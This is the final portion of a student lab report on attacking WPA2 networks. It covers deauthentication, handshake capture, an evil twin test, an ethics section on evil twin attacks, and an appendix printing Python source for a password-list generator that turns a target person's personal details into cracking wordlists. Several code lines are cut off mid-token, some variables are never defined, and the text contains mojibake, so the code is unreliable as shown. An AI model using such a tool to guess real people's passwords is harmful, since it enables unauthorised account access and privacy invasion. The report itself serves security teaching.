It was also observed that monitor mode and packet injection worked reliably on the selected WiFi adapter used on bare metal Kali Linux. However, during initial testing, a virtual machine was used, and the adapter failed to function correctly, underscoring the importance of driver compatibility when configuring a lab environment for wireless penetration testing.

It was observed that the client was identified on channel 8 instead of the usual 1,6, or 11, which prevents interferences. After initial investigation, we believe the issue stems from an automatic channel selection feature on the access point. It essentially picks what it perceives to be the least congested channel at any given moment, but it may not have prioritized the non-overlapping rule effectively. After running a simulation for the evil twin attack and setting the channel to 6, it is evident that the hypothesis was right.

Finally, the Evil Twin attack, while successfully configured to mimic the target network's SSID, encountered practical limitations during testing. The rogue access point automatically appended a numerical suffix (e.g., â2â) to the SSID, preventing unauthenticated clients from auto-connectingâthereby reducing the effectiveness of the attack. The attacker can still play around with the naming to trick the user into connecting. E.g., "TestLabWiFi" and "TestlabWiFi" might look the same, but one has a capital "l" and the other a lowercase. Additionally, the lack of internet connectivity on the rogue AP meant that client connection attempts were denied or dropped, limiting the attackerâs ability to monitor meaningful traffic. Despite these constraints, DNS queries were still observable, demonstrating some level of data leakage.

10 Conclusion

In summary, WPA2 (Personal Mode) networks secured with weak passwords remain highly susceptible to attack. The deauthentication method, though simple in execution, proved capable of reliably triggering handshake captures, which in turn enabled straightforward offline cracking. These findings reinforce the need for strong passphrases and the adoption of enhanced standards such as WPA3 and IEEE 802.11w to protect against such vulnerabilities. This will further be explored in the final report.

Name	**Contribution**
Eduardo - s240075	Chapter 1, 2, 3, 4, 8.1, 8.2, 8.3, 8.4, 12, 13
Dodzi - s240054	Chapter 5, 6, 7, 8.5, 8.6, 9

Table 1: Contribution

11 Appendix

Comments	Changes	Cite
I would recommend paying special attention to the Evil Twin attack and its ethical considerations, as this part can easily cross boundaries if not properly controlled. Testing of countermeasures should also be thorough to provide practical insights in the final report.	Added ethical considerations character to explaining a bit about that	12
I would love a little bit about how WPA3 has decided to mitigate the security issues in WPA2 like with the dragonfly (or dragon blood?) handshake	Added a bit of information about what the main changes between WPA2 and WPA3	4
Specify its figure 2	fixed added the description of the picture	11
Figure 6 feels like a placeholder text 2	removed last picture text and added a shortest one	6
WPa2 uses AES and CCMP describe how they work 2	added the description of each one to the section	4.1
Improve readability of images by performing attacks in a white background, zooming in, or increasing the size of the images	Increased sizes of the images and performed subsequent attacks in a white background	All Figures
Explain dictionary and brute force attacks	Chapter 3.3 includes a brief distinction between both	3
Elaborate on the defenses implemented in the testing phase	It has been addressed in various chapters especially chapter 8	8

Table 2: Changes on the report based. on comments

12 Ethical considerations evil twin attacks

Evil twin attacks present significant ethical issues due to their violation of user autonomy. Autonomy refers to an individual's right to make informed decisions, and these attacks deceive users into believing they are connecting to trusted networks. This lack of informed consent breaches fundamental ethical principles, such as respect and human dignity, and constitutes a serious invasion of privacy.

Such attacks can inflict considerable harm. Users may mistakenly input banking credentials or other sensitive data, thinking they are in a secure environment. The attacker can then exploit this information for fraud or identity theft, violating the ethical principle of non-maleficence, which emphasizes not causing harm.

Additionally, evil twin attacks indiscriminately target anyone who connects to the rogue access point, lacking consideration for the potential impact on people's lives and careers. This indiscriminate nature is ethically unacceptable and shows a lack of accountability.

Legally, evil twin attacks are prohibited in most countries. They typically qualify as criminal offenses under laws governing data protection and unauthorized access to computer systems. In the EU, such actions violate the General Data Protection Regulation (GDPR), while in the U.S., they fall under the Computer Fraud and Abuse Act (CFAA). Thus, these actions are both unethical and legally risky.

There are legitimate scenarios for using techniques similar to evil twin attacks in penetration testing or red teaming, where organizations hire security professionals to simulate attacks to identify vulnerabilities. However, strict ethical standards must be maintained, including explicit authorization and protecting uninvolved third parties.

In summary, evil twin attacks conducted without proper authorization are inherently unethical and likely illegal, violating user privacy and trust. While they can be interesting from a technical viewpoint, using them outside a legal and ethical framework is irresponsible. Modern cybersecurity must prioritize respect, user protection, and professional integrity.

13 Code for generating password list

This script is a custom password generator to help generate targeted word lists based on personal information. The idea is pretty simple: you provide as much info as you know about a person â things like their name, surname, username, nickname, birthday, favorite band, pet's name, etc. and the tool uses that to generate potential passwords. It starts by organizing all that data, removing any empty or duplicate values, and then writing the results into an output file.

What makes it useful is that it doesnât just throw the raw data into a list. It applies various password generation techniques, creating basic combinations such as a name and birth year or a surname and numbers, and adds variations with uppercase, lowercase, and symbols. It also generates permutations between attributes (like mixing first and last names), adds years and numbers, and creates more complex patterns with symbols in between.

On top of that, there are extra options you can enable via command-line arguments, like generating leet speak variations (turning "e" into "3", "a" into "@", etc.), adding commonly

used passwords, combining them with your input, or generating random or keyboard-pattern passwords like âqwerty123â. The script even has functions to create passwords from concatenated words, common phrases, and full random strings using letters, numbers, and symbols â all depending on the minimum length you set.

In short, this tool is really helpful for generating realistic and diverse password lists based on what you know about a person. It's great for pen-testing, research, or learning how password logic works in real life.

```
def create_output_folder():
    if not os.path.exists(directory):
        os.makedirs(directory)


def create_output_file(input_filename):
    create_output_folder()
    filename = os.path.join(directory, input_filename)

    if os.path.exists(filename):
        choice = input(
            "[!] {} already exists. Do you want to overwrite? (y/n):".format(
                input_filename
            )
        )
        if str(choice).lower() != "y":
            exit(1)
    else:
        open(filename, 'w').close()  # Create an empty file


def prepare_keywords(str_input):
    if not str_input or len(str_input) == 0:
        return None
    temp = str_input.split(",")
    result = [elem.strip() for elem in temp if elem.strip() != ""]
    return result


def create_permutations_with_repetition(list_input, k):
    unique_words = set(list_input)
    subsets = [p for p in itertools.product(unique_words, repeat=k)]
    return subsets
```

```
def flush_None_values(list_input):
    return [elem for elem in list_input if elem is not None and elem != ""]


def attr_keywords_in_unique_list(target):
    attributes = vars(target)
    regular_attributes = []
    keyword_lists = []

    for attr in attributes.values():
        if isinstance(attr, list):
            keyword_lists.extend(attr)
        elif attr is not None and attr != "":
            regular_attributes.append(attr)

    result = list(set(regular_attributes))
    result.extend(keyword_lists)
    return result


def trivial_pwds(attributes, years, numbers, output_file):
    with open(output_file, "w+") as f:
        for elem in attributes:
            if len(elem) >= min_pwd_length:
                f.write(elem + "\n")
            if numbers:
                # Combine username with numbers
                for number in range_21:
                    pwd = elem + str(number)
                    if len(pwd) >= min_pwd_length:
                        f.write(pwd + "\n")
            for symbol in symbols:
                if len(elem) >= min_pwd_length:
                    if elem.lower() != elem.capitalize():
                        f.write(elem.lower() + symbol + "\n")
                        f.write(elem.upper() + symbol + "\n")
                        f.write(elem.capitalize() + symbol + "\n")
                    else:
                        f.write(elem + symbol + "\n")
                if numbers and len(elem)+len(str(numbers)) >= min_pwd_length:
                    for number in range(1, 2100):
                        if elem.lower() != elem.capitalize():
                            f.write(elem.lower() + symbol + str(number) + "\n")
                            f.write(elem.upper() + symbol + str(number) + "\n")
```

```
                            f.write(elem.capitalize() +
                                    symbol + str(number) + "\n")
                            f.write(elem.upper() + str(number) + "\n")
                            f.write(elem.lower() + str(number) + "\n")
                            f.write(elem.upper() + str(number) + symbol + "\n")
                            f.write(elem.lower() + str(number) + symbol + "\n")
                            f.write(elem.capitalize() + str(number) + "\n")
                            f.write(elem + str(number) + symbol + "\n")
                        else:
                            f.write(elem + symbol + str(number) + "\n")
                            f.write(elem + str(number) + "\n")
                            f.write(elem + str(number) + symbol + "\n")
                    if years and len(elem) + 4 >= min_pwd_length:
                        for year in range(1985, 2000):
                            if elem.lower() != elem.capitalize():
                                f.write(elem.lower() + symbol + str(year) + "\n")
                                f.write(elem.upper() + symbol + str(year) + "\n")
                                f.write(elem.capitalize() +
                                        symbol + str(year) + "\n")
                            else:
                                f.write(elem + symbol + str(year) + "\n")
        # f.close()
        # cleanup_wordlist(output_file, output_file.split('.')[0]+'_cleaned.txt')


def permutations_first_round(attributes, years, numbers, output_file):
    valid_attributes = [attr for attr in attributes if attr != ""]
    subsets = create_permutations_with_repetition(valid_attributes, 2)
    with open(output_file, "a+") as f:
        for subset in subsets:
            par1, par2 = subset
            if len(par1) + len(par2) >= min_pwd_length:
                if par1.lower() != par1.capitalize():
                    f.write(par1.lower() + par2 + "\n")
                    f.write(par1.upper() + par2 + "\n")
                    f.write(par1.capitalize() + par2 + "\n")
                else:
                    f.write(par1 + par2 + "\n")
            if numbers and len(par1) + len(par2) + len(str(numbers)) >= min_pwd_length:
                if par1.lower() != par1.capitalize():
                    for number in range_21:
                        f.write(par1.lower() + par2 + str(number) + "\n")
                        f.write(par1.upper() + par2 + str(number) + "\n")
                        f.write(par1.capitalize() + par2 + str(number) + "\n")
```

```
                else:
                    for number in range_21:
                        f.write(par1 + par2 + str(number) + "\n")
            if years and len(par1) + len(par2) + 4 >= min_pwd_length:
                if par1.lower() != par1.capitalize():
                    for year in range(1985, 2000):
                        f.write(par1.lower() + par2 + str(year) + "\n")
                        f.write(par1.upper() + par2 + str(year) + "\n")
                        f.write(par1.capitalize() + par2 + str(year) + "\n")
                else:
                    for year in range(1985, 2000):
                        f.write(par1 + par2 + str(year) + "\n")
    return subsets


def permutations_second_round(subsets, years, numbers, output_file):
    with open(output_file, "a+") as f:
        for subset in subsets:
            par1, par2 = subset
            for symbol in symbols:
                if len(par1) + len(par2) + 1 >= min_pwd_length:
                    if par1.lower() != par1.capitalize():
                        f.write(par1.lower() + symbol + par2 + "\n")
                        f.write(par1.upper() + symbol + par2 + "\n")
                        f.write(par1.capitalize() + symbol + par2 + "\n")
                    else:
                        f.write(par1 + symbol + par2 + "\n")
                if numbers and len(par1) + len(par2) + 3 >= min_pwd_length:
                    if par1.lower() != par1.capitalize():
                        for number in range_21:
                            f.write(par1.lower() + symbol +
                                    par2 + str(number) + "\n")
                            f.write(par1.lower() + par2 +
                                    symbol + str(number) + "\n")
                            f.write(par1.upper() + symbol +
                                    par2 + str(number) + "\n")
                            f.write(par1.upper() + par2 +
                                    symbol + str(number) + "\n")
                            f.write(par1.capitalize() + symbol +
                                    par2 + str(number) + "\n")
                            f.write(par1.capitalize() + par2 +
                                    symbol + str(number) + "\n")
                    else:
                        for number in range_21:
```

```
                        f.write(par1 + symbol + par2 + str(number) + "\n")
                        f.write(par1 + par2 + symbol + str(number) + "\n")
                if years and len(par1) + len(par2) + 5 >= min_pwd_length:
                    if par1.lower() != par1.capitalize():
                        for year in range(1985, 2000):
                            f.write(par1.lower() + symbol +
                                    par2 + str(year) + "\n")
                            f.write(par1.lower() + par2 +
                                    symbol + str(year) + "\n")
                            f.write(par1.upper() + symbol +
                                    par2 + str(year) + "\n")
                            f.write(par1.upper() + par2 +
                                    symbol + str(year) + "\n")
                            f.write(par1.capitalize() + symbol +
                                    par2 + str(year) + "\n")
                            f.write(par1.capitalize() + par2 +
                                    symbol + str(year) + "\n")
                    else:
                        for year in range(1985, 2000):
                            f.write(par1 + symbol + par2 + str(year) + "\n")
                            f.write(par1 + par2 + symbol + str(year) + "\n")


def common_passwords(attributes, years, numbers, output_file):
    with open(output_file, "a+") as f:
        for elem in common_pwds:
            if len(elem) >= min_pwd_length:
                f.write(elem + "\n")

            if numbers:
                # Combine common passwords with numbers
                password_numbers = [elem + str(number)
                                    for number in range_21]
                for pwd in password_numbers:
                    f.write(pwd + "\n")
                    f.write(pwd + str(years) +"\n")
                    for attribute in attributes:
                        f.write(attribute + pwd+"\n")
                        f.write(pwd + attribute + "\n")


def generate_concatenated_passwords(words, numbers, special_chars, min_length):
    passwords = []
    for word1 in words:
```

```
        for word2 in words:
            if word1 != word2:
                password = word1 + word2
                if numbers:
                    password += str(random.randint(0, 9999))
                if special_chars:
                    password += random.choice(string.punctuation)
                if len(password) >= min_length:
                    passwords.append(password)
    return passwords


def generate_keyboard_pattern_passwords(numbers, special_chars, min_length):
    keyboard_patterns = [
        "1234567890",
        "qwertyuiop",
        "asdfghjkl",
        "zxcvbnm",
        "123qwe",
        "admin",
        "letmein",
        "qwerty",
        "987654321",
        "asdfgh",
        "1234"
    ]
    passwords = []
    for pattern in keyboard_patterns:
        if numbers:
            password = pattern + str(random.randint(0, 9999))
        else:
            password = pattern
        if special_chars:
            password += random.choice(string.punctuation)
        if len(password) >= min_length:
            passwords.append(password)
    return passwords


def generate_phrase_passwords(phrases, numbers, special_chars, min_length):
    passwords = []
    for phrase in phrases:
        if numbers:
            password = phrase + str(random.randint(0, 9999))
```

```
        else:
            password = phrase
        if special_chars:
            password += random.choice(string.punctuation)
        if len(password) >= min_length:
            passwords.append(password)
    return passwords


def generate_random_passwords(length, numbers, special_chars, min_length):
    passwords = []
    charset = string.ascii_letters + string.digits
    for _ in range(10000):  # Generate 10,000 random passwords
        password = ''.join(random.choice(charset) for _ in range(length))
        if numbers:
            password += str(random.randint(0, 9999))
        if special_chars:
            password += random.choice(string.punctuation)
        if len(password) >= min_length:
            passwords.append(password)
    return passwords


def leet_pwds(leetall, output_file):
    pwds = []
    with open(output_file, "r+") as f:
        pwds = f.read().split()

    with open(output_file, "a+") as f:
        for elem in pwds:
            continues = False
            for key in leet_chars.keys():
                if key in elem:
                    continues = True
                    break

            if continues:
                if leetall:
                    possibles = []

                    for lower in elem.lower():
                        ll = leet_chars.get(lower, lower)
                        possibles.append((lower,) if ll ==
                                         lower else (lower, ll))
```

```
                    leets = ["".join(t) for t in itertools.product(*possibles)]

                    for leet in leets:
                        f.write(leet + "\n")
                else:
                    leet = (elem + ".")[:-1]

                    for char in leet_chars.keys():
                        leet = leet.replace(char, leet_chars[char])

                    f.write(leet + "\n")


class Person:
    def __init__(
        self,
        name=None,
        middle_name=None,
        surname=None,
        nickname=None,
        username=None,
        age=None,
        birth_day=None,
        birth_month=None,
        birth_year=None,
        email=None,
        birth_place=None,
        first_pet=None,
        favourite_band=None,
        person_keywords=None,
        initial_1=None,
        initial_2=None,
        initial_3=None,


    ):

        self.name = name
        self.middle_name = middle_name
        self.surname = surname
        self.nickname = nickname
        self.username = username
        self.age = age
```

```
        self.birth_day = birth_day
        self.birth_month = birth_month
        self.birth_year = birth_year
        self.email = email
        self.birth_place = birth_place
        self.first_pet = first_pet
        self.favourite_band = favourite_band
        self.person_keywords = person_keywords
        self.initial_1 = initial_1
        self.initial_2 = initial_2
        self.initial_3 = initial_3


def person(add_leet, years, leetall, numbers):
    print("Targeting a person.\n")

    # Get target details
    target = input_person()
    global output_file
    output_file = None

    # Determine the output file name based on available target info
    if target.name and target.surname:
        file_name = f"{target.name}-{target.surname}.txt"
    elif target.name:
        file_name = f"{target.name}.txt"
    else:
        file_name = "P-Gen-output.txt"

    # Set the full output path
    output_file = f"output/{file_name}"

    # Inform the user about the output file location
    print(f"Creating output file: {output_file}")

    # Get attributes related to the person
    attributes = attr_keywords_in_unique_list(target)
    attributes.extend(list((target.username, target.nickname, target.name, target.middl
                            target.surname, target.initial_1, target.initial_2, target.
    # Remove any duplicates in the attributes list
    attributes = list(set(attributes))

    # Generate password sets based on various criteria
    trivial_pwds(attributes, years, numbers, output_file)
```

```
    common_passwords(attributes, years, numbers, output_file)

    # First-round permutations
    subsets = permutations_first_round(attributes, years, numbers, output_file)

    # Further permutation rounds
    permutations_second_round(subsets, years, numbers, output_file)
    permutations_third_round(subsets, years, numbers, output_file)

    # Apply leetspeak if specified
    if add_leet or leetall:
        leet_pwds(leetall, output_file)

    # Completion message
    print(f"Password generation completed. Output saved to {output_file}")



def input_person():
    target = Person()
    print(
        "Enter all the information you know. Leave blank and hit enter if you don't kno
    )
    target.name = input("[>] Name: ") or ''
    target.initial_1 = target.name[0] if target.name else ''
    target.middle_name = input("[>] Middle Name: ") or ''
    target.initial_2 = target.middle_name[0] if target.middle_name else ''
    target.surname = input("[>] Surname: ") or ''
    target.initial_3 = target.surname[0] if target.surname else ''
    target.nickname = input("[>] Nickname: ") or ''
    target.username = input("[>] Username: ") or ''
    target.age = input("[>] Age: ") or ''
    target.birth_day = input("[>] Birth day: ") or ''
    target.birth_month = input("[>] Birth month: ") or ''
    target.birth_year = input("[>] Birth year(YYYY): ") or ''
    target.email = input("[>] Email: ").split("@")[0] if input("[>] Email: ") else ''
    target.birth_place = input("[>] Birth place: ") or ''
    target.first_pet = input("[>] First pet: ") or ''
    target.favourite_band = input("[>] Favourite Band / Team: ") or ''

    person_keywords = input(
        "[>] Useful keywords such as relative , favorite things (separated by comma): '
```

```
    target.person_keywords = prepare_keywords(person_keywords)

    return target


class Company:
    def __init__(
        self,
        name=None,
        web_domain=None,
        birth_year=None,
        company_keywords=None,
    ):

        self.name = name
        self.web_domain = web_domain
        self.birth_year = birth_year
        self.company_keywords = company_keywords


def permutations_third_round(subsets, years, numbers, output_file):
    with open(output_file, "a+") as f:
        for subset in subsets:
            par1, par2 = subset
            for symbol in symbols:
                if len(par1) + len(par2) + 1 >= min_pwd_length:
                    if par1.lower() != par1.capitalize():
                        f.write(par1 + symbol + par2 + "\n")
                    else:
                        f.write(par1 + symbol + par2 + "\n")
                if numbers and len(par1) + len(par2) + 2 >= min_pwd_length:
                    for number in range_21:
                        f.write(par1 + symbol + par2 + str(number) + "\n")
                if years and len(par1) + len(par2) + 5 >= min_pwd_length:
                    for year in range(1985, 2000):
                        f.write(par1 + symbol + par2 + str(year) + "\n")


if __name__ == "__main__":
    global output_file
    parser = argparse.ArgumentParser(
        description="LongTongue - Password List Generator")
    parser.add_argument(
        "-l", "--leet", help="Generate LeetSpeak passwords", action="store_true"
```

```
)
parser.add_argument(
    "-la", "--leetall", help="Generate all possible LeetSpeak passwords", action="s
)
parser.add_argument(
    "-n", "--numbers", help="Add numbers to the generated passwords", action="store
)
parser.add_argument(
    "-y", "--years", help="Add years to the generated passwords", action="store_tru
)
parser.add_argument(
    "-c", "--concatenate",
    help="Generate passwords by concatenating common words",
    action="store_true",
)
parser.add_argument(
    "-k", "--keyboard",
    help="Generate passwords based on common keyboard patterns",
    action="store_true",
)
parser.add_argument(
    "-p", "--phrases",
    help="Generate passwords using common phrases",
    action="store_true",
)
parser.add_argument(
    "-r", "--random",
    help="Generate random passwords",
    action="store_true",
)
args = parser.parse_args()

add_leet = args.leet
leetall = args.leetall
numbers = args.numbers
years = args.years

print(
    "LongTongue - Password List Generator\n"
    "This tool generates a list of possible passwords based on the provided informa
)
print("Choose your target:")

person(add_leet, years, leetall, numbers)
```

```
additional_passwords = []
if args.concatenate:
    concatenated_passwords = generate_concatenated_passwords(
        common_pwds, numbers, True, min_pwd_length
    )
    additional_passwords.extend(concatenated_passwords)
if args.keyboard:
    keyboard_pattern_passwords = generate_keyboard_pattern_passwords(
        numbers, True, min_pwd_length
    )
    additional_passwords.extend(keyboard_pattern_passwords)
if args.phrases:
    # Add common phrases or sentences here
    common_phrases = ["letmein", "password123"]
    phrase_passwords = generate_phrase_passwords(
        common_phrases, numbers, True, min_pwd_length
    )
    additional_passwords.extend(phrase_passwords)
if args.random:
    random_passwords = generate_random_passwords(
        12, numbers, True, min_pwd_length
    )
    additional_passwords.extend(random_passwords)


passwords = common_pwds + additional_passwords
with open(output_file, "a+") as f:
    for password in passwords:
        f.write(password)
```

code based on : [7].

List of Figures

List of Tables

References

[1] X. L. K. Z. Xueming Shen, "Encyclopedia of wireless network," in *Encyclopedia of Wireless Network*.

[2] N. Borisov, I. Goldberg, and D. Wagner, "Security in wireless lans: Ieee 802.11i and wpa," *IEEE Communications Magazine*, vol. 42, no. 10, pp. 96–102, 2004.

[3] N. Borisov, I. Goldberg, and D. Wagner, "Intercepting mobile communications: The insecurity of 802.11," in *Proceedings of the 7th Annual International Conference on Mobile Computing and Networking (MobiCom '01)*, pp. 180–189, ACM, 2001.

[4] M. Vanhoef and F. Piessens, "Release the kraken: new kracks in the 802.11 standard," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pp. 299–314, 2018.

[5] M. Sauter, *From GSM to LTE-advanced Pro and 5G: An introduction to mobile networks and mobile broadband*, ch. 7, p. 522. John Wiley & Sons, 2021.

[6] "TP-Link Router Login | TP-Link Router Password." `https://www.routerpasswords.com/tp-link-default-router-password/`.

[7] Pannagkumaar, "P-Gen: Personalised Password List Generator." `https://github.com/pannagkumaar/P-Gen`, 2025. Ăltima visita: 23 de junio de 2025.